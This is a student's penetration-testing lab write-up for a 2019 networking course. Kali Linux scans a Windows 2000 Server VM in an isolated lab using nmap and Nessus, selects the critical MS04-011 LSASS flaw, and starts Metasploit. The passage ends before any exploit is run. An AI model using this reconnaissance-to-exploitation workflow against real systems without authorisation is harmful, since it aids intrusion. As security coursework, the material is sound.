BSc (Hons) in Information Technology
Write Up 1

IE1212 – System & Network Programming

Year 2 : Semester I : 2019

Exploiting Vulnerabilities
(Windows 2000 Server)

IT18211160
C.S Wijetunga

BSc (Hons) in Information Technology
Write Up 1

IE1212 – System & Network Programming

Year 2 : Semester I : 2019

Microsoft Windows 2000 Server is a multipurpose network operating system. It is available in three versions, each geared toward variously sized organizations and applications: Windows 2000 Server—an entry-level server designed for use in small and midsize businesses as a file, print, intranet and infrastructure server.


To exploit the vulnerabilities of Windows 2000 Server we must have Kali Linux and Windows 2000 server operating systems installed in a same VM ware or both machines must be in a same network.

****

First of all we have to start our Linux OS and Windows 2000 and check the IP address to find out if both are on the same network.

*** Kali Linux - Open Terminal and type ifconfig**
*** Windows 2000 – Open command prompt and type ipconfig**

We can compare both network addresses to find out the network both are connected to.



Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Thu Sep 12, 8:34 AM
root
root@kali: ~
File Edit View Search Terminal Help
root@kali: ~
Right Ctrl
Windows 2000 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
My Documents
C:\WINNT\System32\cmd.exe
Activate Windows
Go to Settings to activate Windows.
Start
C:\WINNT\System32\...
08:34
Right Ctrl
1:04 PM
9/12/2019

```
          RX bytes:240 (240.0 B)  TX bytes:240 (240
.0 B)

root@kali:~# clear

root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:77:b2:1e
          inet addr:192.168.56.10  Bcast:192.168.56.255  Mask:255.255.255.
0
          inet6 addr: fe80::a00:27ff:fe77:b21e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:94 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12633 (12.3 KiB)  TX bytes:1520 (1.4 KiB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:89:16:13
          inet addr:10.0.3.15  Bcast:10.0.3.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe89:1613/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:17 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2678 (2.6 KiB)  TX bytes:3103 (3.0 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
```

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.56.99
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

C:\>
```

After that we can run a nmap scan on the IP Address of windows 2000 to find out the open ports and other details

* nmap [Target IP Address]



Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Thu Sep 12, 8:35 AM
root
root@kali: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear.
Activate Windows
Go to Settings to activate Windows.
root@kali: ~
Right Ctrl
1:05 PM
9/12/2019

```
root@kali:~# nmap 192.168.56.99

Starting Nmap 6.25 ( http://nmap.org ) at 2019-09-12 08:35 BST
Nmap scan report for 192.168.56.99
Host is up (0.000089s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
25/tcp   open  smtp
42/tcp   open  nameserver
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1027/tcp open  IIS
1035/tcp open  multidropper
3372/tcp open  msdtc
MAC Address: 08:00:27:D8:5B:DF (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 6.78 seconds
root@kali:~#
```

****


According to the results of the nmap scan we can run out Nessus Vulnerability Scanner on the target IP address. To do that we must start the nessus service in our Kali Linux Local Host first. We can do that running command,

***service nessusd start (fig 3)**

in our Kali terminal.

After starting Nessus Service we have to fire up our web browser and go to our local host IP address. (https:// 127.0.0.1) Then we can see the login page for nessus vulnerability scanner. We can use our machine logins to access the services. (fig 4)


(fig 3)



Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Thu Sep 12, 8:36 AM
root
root@kali: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear
Activate Windows
Go to Settings to activate Windows.
root@kali: ~
Right Ctrl
1:06 PM
9/12/2019

```
root@kali:~# service nessusd start
$Starting Nessus : .
root@kali:~#
```

(fig 4)



https://127.0.0.1:8834/html5.html#/


root

••••

Sign In To Continue

When the login is successful we will be redirected to the home page of the Nessus and we have to select Scan queue and add a new scan to the system.

After that we have to fill up the fields and Set up the General Scan with adding the target IP for the scan target field and changing the policy to Internal Network Scan.



General Scan Settings

Name: Windows 2000

Type: Run Now


Policy: Internal Network Scan

Scan Targets: 192.168.56.99

****

It will take some time to scan the vulnerabilities of the given system and after completion results will be displayed as Host Summary (fig 6) and we can view those vulnerabilities by clicking on vulnerabilities (fig 7).

(fig 6)



Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
Applications Places
Thu Sep 12, 8:38 AM
root
Nessus – Iceweasel
https://127.0.0.1:8834/html5.html#/results/260ab84d-0543-0527-e589-4c1b3b65262f778863b108f46902
Nessus vulnerability scanner
Results Scan Queue Scan Templates Policies Users Configuration
root Help & Support Sign Out
Filter Options Audit Trail
Hosts 1
Vulnerabilities
Export Results
Sort Options
Filter Hosts
root@kali: ~
Nessus - Iceweasel
1:08 PM
9/12/2019

Windows 2000 Hosts Summary


Hosts Summary

192.168.56.99 0%

27

© 1998 - 2019 Tenable Network Security®. All Rights Reserved. Nessus Version: 5.2.1 - HomeFeed

(fig 7)




Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
Applications Places
Thu Sep 12, 8:41 AM
root
Nessus – Iceweasel
https://127.0.0.1:8834/html5.html#/results/260ab84d-0543-0527-e589-4c1b3b65262f778863b108f46902/hosts/2/vulnerabilities
Results Scan Queue Scan Templates Policies Users Configuration
root Help & Support Sign Out
Hosts 1
Vulnerabilities
Export Results
Knowledge Base
Filter Vulnerabilities
root@kali: ~
Nessus - Iceweasel
1:11 PM
9/12/2019

192.168.56.99

critical	ASN.1 Multiple Integer Overflows (SMTP check)	SMTP problems	1
critical	Microsoft IIS 5.0 Malformed HTTP Printer Request Header Remo...	Web Servers	1
critical	Microsoft IIS Unicode Remote Command Execution	Web Servers	1
critical	Microsoft Windows 2000 Unsupported Installation Detection	Windows	1
critical	MS03-026: Microsoft RPC Interface Buffer Overrun (823980) (u...	Windows	1
critical	MS03-039: Microsoft RPC Interface Buffer Overrun (824146) (u...	Windows	1
critical	MS03-043: Buffer Overrun in Messenger Service (828035)	Windows	1
critical	MS04-007: ASN.1 Vulnerability Could Allow Code Execution (82...		1

Then we can select any vulnerability we want to exploit and if those selected vulnerabilities are critical level, there is a better chance for a successful exploitation. Critical Vulnerabilities are displayed in purple color tags in the summery. As the first attack we are going to exploit the **MS04-011 Critical Vulnerability** in Windows 2000.


Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Thu Sep 12, 8:58 AM
root
Nessus - Iceweasel
File Edit View History Bookmarks Tools Help
Nessus
https://127.0.0.1:8834/html5.html#/results/260ab84d-0543-0527-e589-4c1b3b65262f778863b108f46902/hosts/2/vulnerabilities
Google
Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng Nessus
Results Scan Queue Scan Templates Policies Users Configuration
root Help & Support Sign Out
Hosts 1
Vulnerabilities
Export Results
Back
Remove
Activate Windows
Go to Settings to activate Windows.
root@kali: ~
Nessus - Iceweasel
Right Ctrl
1:28 PM
9/12/2019

MS04-011: Security Update for Microsoft Windows (835732) (uncredentialed check)

Synopsis

Arbitrary code can be executed on the remote host due to a flaw in the LSASS service.

Description

The remote version of Windows contains a flaw in the function 'DsRolerUpgradeDownlevelServer' of the Local Security Authority Server Service (LSASS) that may allow an attacker to execute arbitrary code on the remote host with SYSTEM privileges.

A series of worms (Sasser) are known to exploit this vulnerability in the wild.

Solution

****


We are using **Metasploit Framework** in Kali Linux for exploit those vulnerabilities. The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

Before start using Metasploit Framework, we have to start the Apache Service and Postgre SQL service in Kali Linux from our terminal.

***service apache2 start**
***service postgresql start** (fig 9)

Then we can start Metasploit Framework by typing
***msfconsole** in our terminal. (fig 10)

